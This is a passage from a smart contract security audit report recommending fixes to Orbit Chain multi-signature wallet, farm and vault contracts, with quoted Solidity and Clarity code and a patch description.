    /// @dev Allows to add a new owner. Transaction has to be sent by wallet.
    /// @param owner Address of new owner.
    function addOwner(address owner)
        public
        onlyWallet
        ownerDoesNotExist(owner)
        notNull(owner)
        validRequirement(owners.length + 1, required)
    {
        isOwner[owner] = true;
        owners.push(owner);
        emit OwnerAddition(owner);
    }

    /// @dev Allows to remove an owner. Transaction has to be sent by wallet.
    /// @param owner Address of owner.
    function removeOwner(address owner)
        public
        onlyWallet
        ownerExists(owner)
    {
```

```
        isOwner[owner] = false;
        for (uint i=0; i<owners.length - 1; i++)
            if (owners[i] == owner) {
                owners[i] = owners[owners.length - 1];
                break;
            }
        owners.length -= 1;
        if (required > owners.length)
            changeRequirement(owners.length);
        emit OwnerRemoval(owner);
    }
    // ...
}
```

MultiSigWallet.sol#MultiSigWallet

```
//
https://github.com/gnosis/safe-contracts/blob/main/contracts/common/SelfAuth
orized.sol

// SPDX-License-Identifier: LGPL-3.0-only
pragma solidity >=0.7.0 <0.9.0;

/// @title SelfAuthorized - authorizes current contract to perform actions
/// @author Richard Meissner - <richard@gnosis.pm>
contract SelfAuthorized {
    function requireSelfCall() private view {
        require(msg.sender == address(this), "GS031");
    }

    modifier authorized() {
        // This is a function call as it minimized the bytecode size
        requireSelfCall();
        _;
    }
}
```

SelfAuthorized.sol#SelfAuthorized

We recommend changing the multi-sig contract used in the Stacks network to affect the wallet status only when more than the majority of the owners allow it.

- https://github.com/stacksgov/Stacks-Grants/issues/280
- https://github.com/talhasch/stacks-multi-signature-wallet/blob/main/contracts/wallet.clar

Fix

Patch commit: 6ce5e778509c24b2e91528ca9e66c03f4279cc1c

```
;; A multi-signature wallet

(use-trait executor-trait .traits.executor-trait)
(use-trait wallet-trait .traits.wallet-trait)

(impl-trait .traits.wallet-trait)

;; errors
(define-constant ERR-CALLER-MUST-BE-SELF (err u100))
(define-constant ERR-OWNER-ALREADY-EXISTS (err u110))
(define-constant ERR-OWNER-NOT-EXISTS (err u120))
(define-constant ERR-UNAUTHORIZED-SENDER (err u130))
(define-constant ERR-TX-NOT-FOUND (err u140))
(define-constant ERR-TX-ALREADY-CONFIRMED-BY-OWNER (err u150))
(define-constant ERR-TX-INVALID-EXECUTOR (err u160))
(define-constant ERR-INVALID-WALLET (err u170))
(define-constant ERR-TX-CONFIRMED (err u180))
(define-constant ERR-TX-NOT-CONFIRMED-BY-SENDER (err u190))

;; version
(define-constant VERSION "0.0.1.alpha")

(define-read-only (get-version)
    VERSION
)

;; principal of the deployed contract
(define-constant self (as-contract tx-sender))


;; owners
(define-data-var owners (list 50 principal) (list))

(define-read-only (get-owners)
    (var-get owners)
)

(define-read-only (is-validator (validator principal))
    (is-some (index-of (var-get owners) validator))
)

(define-private (add-owner-internal (owner principal))
    (var-set owners (unwrap-panic (as-max-len? (append (var-get owners)
owner) u50)))
)
```

```
(define-public (add-owner (owner principal))
    (begin
        (asserts! (is-eq tx-sender self) ERR-CALLER-MUST-BE-SELF)
        (asserts! (is-none (index-of (var-get owners) owner))
ERR-OWNER-ALREADY-EXISTS)
        (ok (add-owner-internal owner))
    )
)

;; ...
```

wallet.clar[12]

Ozys changed the *multi-sig.clar* contract to a *wallet.clar* contract to affect the wallet status only when more than the majority of the owners allow it.

As a patch for Issue 2[13], in the case of confirm() and submit(), which are functions called directly by the validator, the *contract-caller* is used when verifying the sender. In the function called by the executor after confirmation, *tx-sender* is used for *onlyWallet* verification when verifying the sender.

[12] https://github.com/orbit-chain/audit/commit/6ce5e778509c24b2e91528ca9e66c03f4279cc1c

[13] https://docs.google.com/document/d/1zCHeb9XtAS5TOTtfLrgPhMgbpwCZs1hoFORghRvK7oM/edit#heading=h.fkmphylmj5mt

Recommendation #5 Change if to else if for achieving the defensive coding

We recommend changing the *if* statement to the *else if* for achieving the defensive coding.

[REDACTED]
Farm.compound.sol

Recommendation #6 Use enum for better readability

Compound farm returns the “Error.NO_ERROR” when the execution succeeds. For better code readability we recommend to change “0” to the enum value or add comment about what the “0” means.

[REDACTED]
Farm.compound.sol

Recommendation #7 Handle gracefully when the requested amount is bigger than the current vault amount.

Current code does not handle the amount bigger than the amount that the vault has. We recommend adding a *`transferToVault()`* function in the Farm contract for the better user experience.

```
// contract/vault/EthVault.impl.sol#L577-L587


function _transferToken(address token, address payable destination, uint
amount) private {
    if(token == address(0)){
        require((address(this)).balance >= amount);
        (bool transfered,) = destination.call.value(amount)("");
        require(transfered);
    }
    else{
        require(IERC20(token).balanceOf(address(this)) >= amount);
        IERC20(token).safeTransfer(destination, amount);
    }
}
```

contract/vault/EthVault.impl.sol#L577-L587

Recommendation #8 Moonbeam supports the finality checking endpoint

Moonbeam has a mechanism to ensure the finality of transactions. Therefore, bridging after the operator and validator request the RPC whether the on-chain event has been completed can improve security.

> **Checking Tx Finality with Moonbeam RPC Endpoints**
>
> Moonbeam has added support for two custom RPC endpoints, `moon_isBlockFinalized` and `moon_isTxFinalized`, that can be used to check whether an on-chain event is finalized. For more information you can go to the Finality RPC Endpoints section of the Moonbeam Custom API page.[14]

[14] https://docs.moonbeam.network/builders/get-started/eth-compare/consensus-finality/

Revisions

Revision	Date	History
1.0	Mar 30, 2022	Initial document.
2.0	Apr 8, 2022	Add regression test result, redact some codes.

Theori, Inc. (“We”) is acting solely for the client and is not responsible to any other party. Deliverables are valid for and should be used solely in connection with the purpose for which they were prepared as set out in our engagement agreement. You should not refer to or use our name or advice for any other purpose. The information (where appropriate) has not been verified. No representation or warranty is given as to accuracy, completeness or correctness of information in the Deliverables, any document, or any other information made available. Deliverables are for the internal use of the client and may not be used or relied upon by any person or entity other than the client. Deliverables are confidential and are not to be provided, without our authorization (preferably written), to entities or representatives of entities (including employees) that are not the client, including affiliates or representatives of affiliates of the client.